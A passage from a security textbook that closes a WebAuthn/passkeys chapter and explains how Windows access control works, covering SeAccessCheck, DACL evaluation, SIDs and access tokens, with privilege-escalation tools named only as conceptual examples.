As shown in the criteria framework, the same WebAuthn ceremony that scores AAL3 phishing-resistant at the authentication moment can collapse to a single-factor recovery moment if re-enrollment falls back to SMS, email, or unaudited discretion. That is the design review line: write down and score recovery *before* designing the authentication factors.

Study artifact: reasoning traps to carry forward

Use this as a review checklist, not as a vocabulary dump. Each row names the byte, boundary, or policy decision that should change what you accept in a design review.

Trap	Correct reading	Why it matters operationally
"Two factors" predicts strength	Count attacker defeats instead: verifier-impersonation resistance, verifier-compromise resistance, replay/relay resistance, step-up, and recovery.	Password plus push and passkey sign-in can both look like two factors, but AitM phishing kits walk through the first and fail on the origin binding in the second.
"The private key never leaves" describes all passkeys	It describes platform-bound Windows Hello / TPM credentials and hardware keys. It does not describe synced Microsoft passkeys or third-party vault-backed passkeys unless the provider supplies independent hardware-binding evidence.	This is the difference between an AAL3 argument and an AAL2 syncable-authenticator argument. Do not let the Windows picker UI erase the storage model.
"Phishing-resistant" means "unrecoverable"	Phishing resistance is a ceremony property: the assertion is bound to `clientDataJSON.origin` and `authenticatorData.rpIdHash`. Recovery is a lifecycle property: who can recreate, unlock, or re-enroll the credential after device loss.	A synced passkey can be phishing-resistant during sign-in and still capped below AAL3 because its recovery or sync fabric can recreate the key on another device.
"Attestation proves the user"	Attestation proves something about the authenticator or platform at registration. Authentication proves possession of the credential private key during sign-in. User identity is still the relying party's account-binding decision.	Requiring `direct` attestation in a consumer flow can create privacy risk without solving account takeover; use it only when model identity changes fraud decisions.
"Hybrid transport trusts Bluetooth"	The QR code carries tunnel material; ephemeral ECDH establishes the encrypted channel; BLE mainly contributes proximity.	Treat BLE failure as an availability/debugging issue, not as the cryptographic trust anchor. The signed WebAuthn assertion is still the thing the RP verifies.

Trap	Correct reading	Why it matters operationally
"Counter regression always means cloned key"	For `BS=0` device-bound credentials, a regressing sign counter is strong clone evidence. For synced passkeys, L3 permits zero or non-monotonic counters across devices.	Incident-response rules must branch on `BE`/`BS`; otherwise synced passkeys generate false positives.
"AAL3 is an authentication-only label"	AAL3 requires the authenticator and the recovery / re-enrollment path to preserve equivalent strength.	Tier-zero accounts need two or more device-bound authenticators and a recovery process that does not fall back to SMS, email, or unaudited helpdesk discretion.

The compact term sheet follows from those traps:

Term	Working definition
Phishing-resistant authenticator	An authenticator whose protocol prevents a relying-party impersonator from inducing release of a reusable credential; NIST calls this verifier-impersonation resistance.
Origin binding	The browser writes the origin into `clientDataJSON`; the authenticator signs over the `rpIdHash`; the RP rejects any mismatch.
`rpId`	The relying-party identifier scoped to a registrable domain suffix; WebAuthn signatures bind to `SHA256(rpId)`.
CTAP 2.x	The CBOR wire protocol between client and roaming authenticator over USB-HID, NFC, BLE, or hybrid transport.
Discoverable credential / passkey	A credential whose account metadata is available to the authenticator, enabling usernameless sign-in; CTAP called this a resident key. The term does not by itself say whether the key is TPM-bound, synced, or vault-backed.
Attestation conveyance	Optional registration evidence that chains the new credential public key to an authenticator or platform root. It is a registration-time device/platform claim, not proof of account identity.
Hybrid transport	Phone-as-authenticator flow: QR transfers tunnel material, BLE supplies proximity, encrypted CTAP2 crosses an HTTPS tunnel.
AAGUID	Sixteen-byte authenticator model identifier; privacy-preserving authenticators may emit all zeros.
Conditional UI	Browser mediation mode where passkeys appear in autofill; the RP calls `navigator.credentials.get()` with conditional mediation.

Term	Working definition
`BE` / `BS` flags	Backup Eligible and Backup State bits; `BE=1` means sync is possible, `BS=1` means currently backed up. Use them to distinguish AAL2 syncable behavior from device-bound behavior.
AAL2 / AAL3	NIST assurance levels: synced passkeys can satisfy AAL2; hardware-bound, non-syncable authenticators can satisfy AAL3 only when recovery and re-enrollment preserve equivalent strength.

▪ **BEQUEATHS** WebAuthn hands the next link one guarantee: a front-door sign-in an adversary-in-the-middle cannot replay, bound to `clientDataJSON.origin` and the `rpIdHash`, and (in its platform-bound Windows Hello form) backed by a TPM key that never reaches the wire. That is the floor the cloud-session chapters stand on: the Zero Trust chapter (Chapter 26) and the Continuous Access Evaluation chapter (Chapter 27) assume the human who authenticated did so with something phishing-resistant, then govern the session that sign-in mints. But the bequest stops at the ceremony. It does not raise the *recovery* floor: the system's assurance is the minimum of sign-in and recovery, and recovery still bottoms out at weaker primitives across the consumer platforms surveyed here. It does not carry AAL3 to synced or vault-backed passkeys, whose assurance is governed by the sync and recovery model rather than by one TPM-bound key. And it makes no claim against a coerced user or kernel-mode malware already on the device. That defense belongs to The Secure Kernel chapter (Chapter 6) and the Credential Guard chapter (Chapter 15). The chain proves who is at the keyboard; it does not prove they will come back the same way they left.

CHAPTER 22

Windows Access Control

TRUST-CHAIN LEDGER

INHERITS	An authenticated principal. The SID set an access token carries is only meaningful because the credential chapters authenticated the logon that minted it: Kerberos (Chapter 17, Kerberos) issues the principal's ticket and the PAC group SIDs LSASS stamps into the token, and WebAuthn and Passkeys (Chapter 21, WebAuthn and Passkeys) binds the interactive logon to a hardware credential so those SIDs name a human who actually authenticated. Kernel isolation: on an HVCI-on box the Security Reference Monitor's own code cannot be silently re-coded from VTL0 (Chapter 8, Code Integrity), and the VTL1 secure world (Chapter 6, The Secure Kernel) is the only place a secret can sit that this model's admin-equals-kernel concession cannot reach.
PROMISE	Every securable operation on the machine resolves through one kernel routine, `SeAccessCheck`, against five fixed inputs (a security descriptor, an access token, a desired-access mask, a per-type generic mapping, and any previously-granted access); for the same inputs the answer to "may this caller do this to this object?" is finite, inspectable, and identical every time. Serviced boundary: the kernel-mode/user-mode separation: the one boundary Microsoft's servicing criteria actually commit to defending [301].
TCB	The NT kernel's Security Reference Monitor (the code of `SeAccessCheck`, the ordered DACL walk, the Mandatory Integrity Control check, and the privilege short-circuit) running unmodified; the integrity of the token a caller holds and the

descriptor an object carries; and the Object Manager name resolution that decides *which* descriptor the check ever sees. Everything running as administrator or in ring 0 is *inside* this TCB by Microsoft's own boundary definition. Which is the whole problem.

ADVERSARY → BREAK Every famous local-privilege-escalation tool of the last twenty-five years attacks one input and leaves the function correct. The Potato lineage forges a SYSTEM-token *handle*; UACMe's 70+ AutoElevate redirects bend the *elevation flow* that mints the token before the check; HiveNightmare (CVE-2021-36934) rewrites one *descriptor*; Object-Manager symlink and NTFS hard-link bugs swap the *object* out from under the name before resolution completes. The Promise only ever covered a correct decision on the inputs *as presented*: never that the inputs could not be forged, nor that an attacker who reaches ring 0, where the enforcement code itself lives, is still on the far side of any boundary.

RESIDUAL The bearer-token property plus service-account `SeImpersonatePrivilege` (the structural fuel of the whole Potato lineage) is named here but owned by The SeImpersonate Primitive (Chapter 24); reading credentials out of LSASS once admin-equals-kernel holds → Mimikatz and the Credential-Theft Decade (Chapter 14) and Credential Guard (Chapter 15); the integrity-level lattice this chapter only staples on → The Integrity-Level Stack (Chapter 23).

BEQUEATHS One named decision plane (`SeAccessCheck`, five inputs, and an ordered DACL walk where canonical DACLs place denies before allows, with a Mandatory Integrity Control check wedged *before* it) that the next two links specialize: The Integrity-Level Stack (Chapter 23) takes the MIC check and follows it up the AppContainer and browser-sandbox lattice; The SeImpersonate Primitive (Chapter 24) takes the bearer-token property named here and turns it into the Potato lineage's load-bearing privilege. Does NOT provide: any defense once the caller is administrator or kernel (admin equals kernel, by Microsoft's own servicing criteria [301]); the integrity-level mechanics in full; nor any check on how the token's SIDs were authenticated upstream.


PROOF ○ documented throughout. `SeAccessCheck`'s algorithm, the token/descriptor/privilege surfaces, and the twenty-five-year attack record are read from Microsoft Learn, the MSRC servicing criteria, NVD, and named-researcher primaries; the living surfaces are reproducible read-only on any Windows box (`whoami /all`, `icacls`, `Get-Acl`). This chapter ships no captured lab artifact or evidence hash.

The Reasoner's question. If Windows access control is one decision plane, which inputs does it trust, where have attackers spent twenty-five years bending those inputs, and which successor architectures finally move the trust decision somewhere the old model cannot reach?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **Subject and object.** A subject is the security identity trying to act: a process or thread carrying an access token. An object is the securable thing being acted on: a file, process, registry key, named pipe, service, or kernel object with a security descriptor.
- **SID.** A Security Identifier is the never-reused name Windows uses for a user, group, service, package, capability, integrity level, or other trustee. DACL entries point at SIDs; tokens carry SIDs.
- **Token.** A kernel object attached to a process or thread. It carries SIDs, privileges, integrity level, AppContainer/capability state, and impersonation metadata. A token is a bearer credential: whoever holds the handle gets the rights it names.
- **Security descriptor.** The policy attached to an object: owner, group, DACL, and SACL. The DACL grants or denies access; the SACL records audit policy and mandatory-integrity labels.
- **Privilege.** A named authority on the token, such as `SeDebugPrivilege`, `SeImpersonatePrivilege`, `SeBackupPrivilege`, or `SeRestorePrivilege`, that can bypass ordinary DACL evaluation for a specific class of operations.
- **Reasoner stance.** Attack families in this chapter are treated as gap analysis, not tutorials. The point is to understand which input to the trust decision each family abuses.

▸ CHAPTER THESIS Windows answers the question *can this code do this?* with one kernel function, `SeAccessCheck`, evaluated against five inputs: a security descriptor, an access token, a desired-access mask, a generic-mapping table, and any previously-granted access. The function and its inputs have not structurally changed since July 27, 1993. Every famous Windows local-privilege-escalation tool of the last twenty-five years (Mimikatz, JuicyPotato and seven other Potatoes, the 70+ AutoElevate-redirect methods cataloged in UACMe) attacks one of those inputs. This chapter tells that story as one system, names the five structural limits Microsoft has publicly conceded, and explains why Adminless, NTLMless, VBS Trustlets, and Credential Guard are the four non-overlapping ways to close them.



The two inputs the chapter keeps returning to. The token's SIDs are matched against the DACL's ACE SIDs; the token's integrity level against the SACL's mandatory label — and the integrity check fires before *the DACL walk.*

Figure 22.1: The anatomy of the two inputs SeAccessCheck reads on every call. Left, the access token (the subject): the caller's user SID, group SIDs, logon SID, privileges, integrity level, token type, and any restricting SIDs. Right, the security descriptor (the object): owner and primary-group SIDs, a deny-first DACL of allow/deny ACEs in canonical order, and a SACL carrying audit and mandatory-integrity-label entries. The token's SIDs are matched against the DACL's ACE SIDs; the token's integrity level against the SACL's mandatory label.

One question, billions of times a second

Open a Windows PowerShell window and run `whoami /priv`. Read the column on the right. `SeShutdownPrivilege`. `SeUndockPrivilege`. `SeIncreaseWorkingSetPrivilege`. `SeTimeZonePrivilege`. About twenty rows of capabilities, almost all marked *Disabled*, on a token that lives inside `explorer.exe`'s memory and that the kernel consults billions of times a second.

Now run `icacls C:\Windows\System32\drivers\etc\hosts`. The output reads `BUILTIN\Administrators:(F)`, `NT AUTHORITY\SYSTEM:(F)`, `BUILTIN\Users:(R)`. Six characters per principal, decoded by something inside the kernel called `SeAccessCheck`, applied to a data structure called a security descriptor, against a credential called an access token, every time any process anywhere on the machine asks for read access to that single file [952].

This chapter is about the model behind those two outputs. A model that has not structurally changed since July 27, 1993, when Windows NT 3.1 shipped from Redmond [953]. A model that every famous Windows local-privilege-escalation tool of the last twenty-five years (Mimikatz, JuicyPotato, fodhelper.exe, the 70+ methods in the open-source UACMe catalog) exists to attack [261, 698, 954].

The thesis comes in three convictions:

1. `SeAccessCheck` **is the answer.** Every securable Windows operation that touches a securable object resolves through one decision function with one set of inputs [955].
2. **Every famous Windows escalation tool attacks one of those inputs.** JuicyPotato attacks the token. Mimikatz attacks the privilege list. Fodhelper attacks the elevation flow that produces the token. HiveNightmare attacks the DACL on a single file [956]. The vocabulary scales.
3. **The model has five structural limits its keepers have publicly conceded** [301], and Adminless, NTLMless, VBS Trustlets, and Credential Guard are the four non-overlapping ways to close them.

The model's surface is fixed and small: ten primitives (the Security Reference Monitor, security identifiers, tokens, security descriptors, DACLs, SACLs, ACEs, privileges, Mandatory Integrity Control, User Account Control), one canonical oracle (`SeAccessCheck`), two attack families (the Potato lineage and the UACMe bypass tradition), and four successor architectures (Adminless, NTLMless, VBS Trustlets, Credential Guard).

If the model has not structurally changed since 1993, why has it taken thirty-three years and more than seventy bypasses to map its failure modes, and what does each generation tell us about the next?

Origins: From lampson's matrix to Cutler's kernel (1971-1993)

The vocabulary starts in a paper Butler Lampson presented at Princeton in 1971 and the ACM republished in *Operating Systems Review* in January 1974. Lampson framed protection as a 2-D matrix: rows index the *subjects* (users, processes), columns index the *objects* (files, devices, memory pages), and the cell at the intersection holds the *operations* the subject is permitted on the object. The matrix is a sparse, mostly-empty table the size of every-process times every-file. No real system has ever stored it that way.

Two implementation strategies fall out of the formalism. Slice the matrix by row and you get *capability lists*: each subject carries a token that names the objects

it can touch. Slice by column and you get *access-control lists*: each object carries a list of subjects allowed to touch it. Lampson worked through both in the paper. Operating systems built on the second slice came to dominate, partly because hardware in 1971 made unforgeable capabilities expensive, partly because file systems could carry an ACL at the inode without changing every program. Decades later, the gap between the two implementations would still matter; we will reach Norm Hardy's "Confused Deputy" in a moment.

The lever that turned theory into Windows came from procurement, not academia. On December 26, 1985, the U.S. Department of Defense published `DoD 5200.28-STD`, the *Trusted Computer System Evaluation Criteria*, known by the color of its cover as the Orange Book [957]. The Orange Book defined four divisions of trusted-system assurance, and its C2 class ("Controlled Access Protection") made discretionary access control plus auditing a federal procurement floor. The September 30, 1987 Neon Orange Book (NCSC-TG-003) and the July 28, 1987 Tan Book (NCSC-TG-001) elaborated DAC and audit respectively [957]. After 1985, no operating system that wanted U.S. federal customers could ship without per-user ACLs and an audit log.

Three years after the Orange Book made DAC a procurement floor, Norm Hardy of the Tymshare / KeyKOS lineage published a three-page paper in *Operating Systems Review* that named the structural limit of the entire ACL-shaped class: "The Confused Deputy (or why capabilities might have been invented)" [958]. Hardy described a privileged compiler that wrote billing records to a system file. A user could trick the compiler into writing the user's *output* file over the billing file, because the compiler used *its own* authority on every write and could not distinguish "authority I have" from "authority the caller asked me to use."

The Wikipedia summary of the field is exact: "Capability systems protect against the confused deputy problem, whereas access-control list-based systems do not" [959]. Hold this paper. It returns when we reach the model's structural limits.




Figure 22.2: The evolution of Windows access control as one stable abstraction with changing subject semantics. Lampson's 1971 subject-object-rights matrix becomes the Orange Book reference-monitor procurement floor and NT 3.1's SeAccessCheck; later Windows generations add integrity labels, UAC split tokens, claims, and finally Adminless-style just-in-time elevation, changing what counts as the subject and which planes can override the DACL verdict without replacing the core question.

§ ASIDE — **Cutler, VMS, and the security-by-design culture** The team that built Windows NT was not assembled in Redmond. David Cutler arrived in

October 1988 from Digital Equipment Corporation [953], where he had led VMS and the canceled Mica successor, and brought with him a fraction of his old DEC team.

The cultural import mattered: VAX/VMS, announced October 25, 1977 alongside the VAX-11/780 (V1.0 shipped August 1978) [960], introduced UIC-based file protection and a kernel-mode security architecture, and by the mid-1980s the VAX/VMS line had been evaluated at TCSEC Class C2 [960], by which time the system had been hardened with per-object ACLs, audit channels, and an explicit reference monitor. That C2-hardened VMS was the cultural reference Cutler brought with him to Microsoft. G. Pascal Zachary's *Showstopper!* tells the story of the four-year build of NT 3.1 from that team [961].

The point for this chapter is narrower. NT 3.1's nine access-control primitives (Security Reference Monitor, security identifier, access token, security descriptor, DACL, SACL, ACE, privileges, audit channel) did not arrive piecemeal. They were specified together, before the first line of `SeAccessCheck` was written, against a procurement standard the team intended to clear.

NT 3.1 released to manufacturing on July 27, 1993 [953]. NT 3.5, released to manufacturing on September 21, 1994 [962], was hardened through Service Pack 3 (June 21, 1995) and was rated by the National Security Agency in July 1995 as complying with TCSEC C2 criteria against the standalone single-user configuration [962] NT 4.0 Service Pack 6a later received a separate C2/E3 evaluation for a tightly specified configuration rather than merely repeating the NT 3.5 SP3 standalone result. The combination froze the model. Once C2 evaluation was on the books, structural changes to the access-control surface would have required re-evaluation. Federal procurement obligations have kept the structural shape intact in the thirty-one years since that 1995 C2 rating, even after the Department of Defense formally retired TCSEC in favor of the Common Criteria.

Cutler shipped a model that has answered "can this code do this?" the same way for thirty-three years. What is the actual function, and what are its inputs?

The kernel oracle: `SeAccessCheck` and its inputs

The function has one signature, one return value, and one job. Microsoft's Win32 documentation exposes a user-mode mirror called `AccessCheck` that lets userland code ask the question without holding a handle, and a kernel routine called `SeAccessCheck` that the kernel invokes whenever a handle to a securable object is opened or an existing access grant is expanded [952, 963]. The shape is the same in both directions:

$$\text{SeAccessCheck}\ (SD, Token, DesiredAccess) \rightarrow (GrantedAccess, Status)$$

Three inputs in (a security descriptor, an access token, a requested-access mask), two outputs out (the access mask actually granted, and a `STATUS_ACCESS_DENIED` flavor if any). Two more hidden inputs make the kernel signature precise: a *generic mapping* table that translates the four generic rights (`GENERIC_READ`, `GENERIC_WRITE`, `GENERIC_EXECUTE`, `GENERIC_ALL`) into object-type-specific bits, and a *previously-granted-access* mask that the kernel carries forward when an access check happens in two phases. Together: five inputs, one decision, one log entry. The definition below keeps the kernel-signature caveat in one place.

◆ **DEFINITION — SECURITY REFERENCE MONITOR (SRM)** The kernel-mode component of the Windows NT executive that performs all access checks against securable objects. It owns `SeAccessCheck` and the audit log generation routines. The SRM is a *subsystem*, not a feature: every other kernel component that needs to grant or deny access calls into it.

◆ **DEFINITION, SEACCESSCHECK** The Windows kernel routine that decides whether a thread may perform a requested set of operations on an object. It takes a security descriptor, an access token, a desired-access mask, a per-object-type generic-mapping table, and any previously-granted access. (The documented kernel signature also carries a synchronization flag, an `AccessMode` discriminator that elides the check for kernel-mode callers, and a privileges out-parameter; the five-input model used here is an explanatory simplification that the user-mode `AccessCheck` mirror tracks more closely.) It returns the subset of the desired-access mask that the kernel grants and a status code. Every call site that opens a handle to a securable object (or expands an existing grant) eventually reaches this function; once the handle is open, later operations are validated against its cached granted-access mask rather than by re-running the full check [955].

The five inputs are not equally exotic. The desired-access mask and the generic-mapping table are bookkeeping that an object type defines once at registration time. The previously-granted-access input is the kernel handing itself a pencil for two-phase access checks, mostly invisible to userland. The two inputs the rest of the chapter will keep returning to are the security descriptor and the access token.

A *security descriptor* is the data structure attached to the object. It carries an owner SID, a primary-group SID, a discretionary access-control list (DACL) of allow and deny entries, and a system access-control list (SACL) holding audit and integrity-label entries [964]. The DACL is what `icacls` prints. The SACL is what

writes Event Log entries when something the descriptor's writer wanted to watch happens.

An *access token* is the data structure attached to the caller. It names the user (one SID), the user's groups (a list of SIDs), the privileges the user holds (a list of named superpowers), the integrity level the kernel will compare against the object's label, and a flag that says whether the token is a *primary* token (one per process) or an *impersonation* token (one per thread, used to act on a client's behalf) [963]. It is also a bearer credential: once a process or thread holds a valid token handle, the access check spends the authority named by that token rather than re-authenticating the human or service that originally caused LSASS to mint it. That bearer property is what makes impersonation useful for servers and dangerous when a service can be tricked into holding a more privileged client token.

Microsoft's documentation lists the token's contents almost as bullet points: "The security identifier (SID) for the user's account; SIDs for the groups of which the user is a member; A logon SID that identifies the current logon session; A list of the privileges held by either the user or the user's groups; An owner SID; The SID for the primary group; The default DACL;... Whether the token is a primary or impersonation token; An optional list of restricting SIDs; Current impersonation levels..." [963].

The flow inside `SeAccessCheck` is mechanical. The kernel maps `DesiredAccess` from generic to specific bits using the type's mapping table. It checks the integrity label of the object against the integrity level on the token (Mandatory Integrity Control runs *before* the DACL walk, a point the Mandatory Integrity Control section below expands). It walks the DACL in the order the ACEs appear (which, for a canonically ordered DACL, means explicit deny ACEs come before allows) accumulating bits granted by allow ACEs whose SID is in the token's list. It applies the privilege grants `SeAccessCheck` itself honors, `SeTakeOwnershipPrivilege` (which yields `WRITE_OWNER`) and `SeSecurityPrivilege` (which yields `ACCESS_SYSTEM_SECURITY`); the broader DACL-bypass privileges are token-borne but enforced elsewhere, `SeBackupPrivilege`/`SeRestorePrivilege` at file open with backup semantics, and `SeDebugPrivilege` at process open. It returns the accumulated `GrantedAccess`, or `STATUS_ACCESS_DENIED` if the requested bits were not all granted.

Decision flow: a single open request through the access-control plane. A user-mode caller asks the Object Manager to open a named object with a desired-access mask and the caller's effective token. The Object Manager resolves the name through the NT namespace, fetches the object's security descriptor from the object header, and calls `SeAccessCheck`. The Security Reference Monitor maps generic rights

to object-specific bits, checks the mandatory-integrity label, applies the privilege grants it honors directly (`SeTakeOwnershipPrivilege`, `SeSecurityPrivilege`), walks the DACL in canonical deny-first order, emits a SACL audit record if object-access auditing is enabled and an audit ACE matches, and returns either a handle with the granted-access mask or `STATUS_ACCESS_DENIED`.

Five inputs. One function. One decision (and, where auditing is configured, one log entry) on the way out. That is the chapter's thesis in miniature: every later section is an attack on one of those inputs, and the model's *subject* dimension extends the same way. Conditional ACEs and Dynamic Access Control add claims to the token; UAC keeps the token small by default and inflates it only on demand. Every primitive in the chapter maps cleanly onto one of `SeAccessCheck`'s five inputs, and every famous attack tool onto one primitive.

The function is fixed. The inputs are five. So how does the kernel actually walk a DACL, and where does the wrong answer come from?

The DACL algorithm and the SID namespace

"Walk the DACL in order." Six words that have generated hundreds of thousands of misconfigured ACLs since 1993. The Microsoft Learn page that ships the algorithm is short and exact. The system "examines each ACE in sequence until... an access-denied ACE explicitly denies any of the requested access rights to one of the trustees listed in the thread's access token... one or more access-allowed ACEs for trustees listed in the thread's access token explicitly grant all the requested access rights... All ACEs have been checked and there is still at least one requested access right that has not been explicitly allowed, in which case, access is implicitly denied" [955].

Three terminations. Deny terminates with denial. Enough allows terminates with grant. End-of-list with anything left ungranted terminates with denial. Note the asymmetry the algorithm encodes: a single deny anywhere in the DACL kills the request, but an allow has to be paired with explicit coverage of every desired bit. The default is denial. Independently of the walk, the object's owner is always granted `READ_CONTROL` and `WRITE_DAC` so an owner can never be permanently locked out of re-permissioning the object, unless an explicit `OWNER RIGHTS` (`S-1-3-4`) ACE narrows that default.

◆ **DEFINITION — Discretionary Access Control List (DACL)** The ordered list of access-control entries (ACEs) attached to a securable object's security descriptor that specifies which trustees are granted or denied which access rights. *Discretionary* means the object's owner controls the list, in contrast to a mandatory list whose entries the system enforces independent of owner intent.

◆ **DEFINITION — Access-Control Entry (ACE)** A single grant, deny, audit, or mandatory-label record inside a DACL or SACL. Each ACE carries an SID identifying the trustee, a 32-bit access mask, a flags byte controlling inheritance, and a type discriminator. Windows defines four primary ACE types (`ACCESS_ALLOWED_ACE`, `ACCESS_DENIED_ACE`, `SYSTEM_AUDIT_ACE`, `SYSTEM_MANDATORY_LABEL_ACE`) plus callback variants for conditional ACEs [965].

Three subtleties deserve emphasis, because the prose can flatten them. First: the *NULL DACL* versus *empty DACL* distinction. A descriptor with no DACL at all (a literal `NULL` pointer where the list would be) grants full access, on the theory that the writer expressed no policy and the kernel will not invent one. A descriptor with a DACL that exists but contains zero ACEs denies everything, because the writer expressed a policy and that policy has no allows. The single most common high-impact misconfiguration in the Windows codebase is code that meant to write the second and wrote the first, or vice versa.

WARN: NULL DACL grants full access; empty DACL denies all access. Newly-written code that "creates a file with no protection" almost always wants an empty DACL but ends up with a NULL DACL because of how the SECURITY_DESCRIPTOR initialization defaults work. Verify with `Get-Acl` or `icacls` after creation; a NULL DACL surface in `icacls` looks like `Everyone:(F)` and is almost always a bug, not a feature [955].

Second: ACE *order* is the caller's responsibility. The kernel walks the list in the order it finds it. The "canonical" order Windows expects is four-step, quoted verbatim from the Microsoft Learn reference [966]: "1. All explicit ACEs are placed in a group before any inherited ACEs. 2. Within the group of explicit ACEs, access-denied ACEs are placed before access-allowed ACEs.
3. Inherited ACEs are placed in the order in which they are inherited...
4. For each level of inherited ACEs, access-denied ACEs are placed before access-allowed ACEs."

The same page underlines who has to enforce the order: "Functions such as `AddAccessAllowedAceEx` and `AddAccessAllowedObjectAce` add an ACE to the end of an ACL. It

is the caller's responsibility to ensure that the ACEs are added in the proper order." If the writer of the DACL hands the kernel an out-of-order list with a deny ACE buried after a wide allow ACE, the deny will be unreachable and the descriptor will silently grant more than the writer intended.

Third: there is no special case for "Everyone." The well-known SID `S-1-1-0` exists in every token of every process on the machine; an ACE against it applies to every caller. There is no extra logic that says "if this is Everyone, treat it differently from any other group." James Forshaw made the point with characteristic bluntness in 2020: "don't forget S-1-1-0, this is NOT A SECURITY BOUNDARY. Lah lah, I can't hear you!" [967]. The DACL evaluation algorithm does not know "Everyone" is special. It is a SID like any other.

That makes the SID namespace itself worth a tour. Microsoft documents the structure as a revision number, an *identifier authority* (a six-byte field that says which authority issued the SID), a list of sub-authorities, and a final *relative identifier* (RID) [968]. Microsoft's own page on SIDs is precise: "A security identifier (SID) is a unique value of variable length used to identify a trustee... When a SID has been used as the unique identifier for a user or group, it cannot ever be used again to identify another user or group."

The well-known SIDs the kernel recognizes by name include `SYSTEM` (S-1-5-18), `LocalService` (S-1-5-19), `NetworkService` (S-1-5-20), `Everyone` (S-1-1-0), `Authenticated Users` (S-1-5-11), and the four Mandatory Integrity Control levels (S-1-16-4096 / 8192 / 12288 / 16384) [969, 964]. Machine-issued SIDs encode the machine's domain identity in the sub-authorities; domain-issued SIDs encode the domain identity. RID 500 is, by convention, the local Administrator account; RID 501 is the Guest account.

◆ **DEFINITION — SECURITY IDENTIFIER (SID)** A variable-length, never-reused identifier for a trustee (user, group, machine, service, or capability) inside the Windows security model. SIDs are encoded in canonical form `S-R-I-S1-S2-...-RID`, where R is a revision number, I is the identifier authority, the Sn are sub-authorities issued by that authority, and RID is the relative identifier. Every ACE references an SID; every token contains a list of them [968].

▪ **SIDENOTE** James Forshaw documented in 2017 that Windows generates the per-service SID for `NT SERVICE\` deterministically: it is the SHA-1 hash of the uppercased service name, formatted into the SID's sub-authority fields. This is why Windows can refer to running services as security principals without an explicit registration step: the kernel derives the SID on demand [970].

Two SID families this chapter will not derive: AppContainer *Package SIDs* (S-1-15-2-...) and *capability SIDs* (S-1-15-3-...). Both arrived with Windows 8 in 2012 and extend the matrix's subjects with code identity and capability tokens. A separate article on Windows app identity carries the canonical derivation, including the Crockford-Base32 PublisherId derivation that produces a Package SID from an MSIX package signature (external further reading [19]). The token discussion later in this chapter will mention those SIDs; we will not redefine them here.

The DACL is half the story. What does the *thread* bring to the access check, and why is the answer "whoever happens to hold the handle"?

Tokens as bearer credentials

A token is not a credential the way a password is. A token is a credential the way *cash* is: whoever holds it gets the rights. This is the single most important property in the chapter.

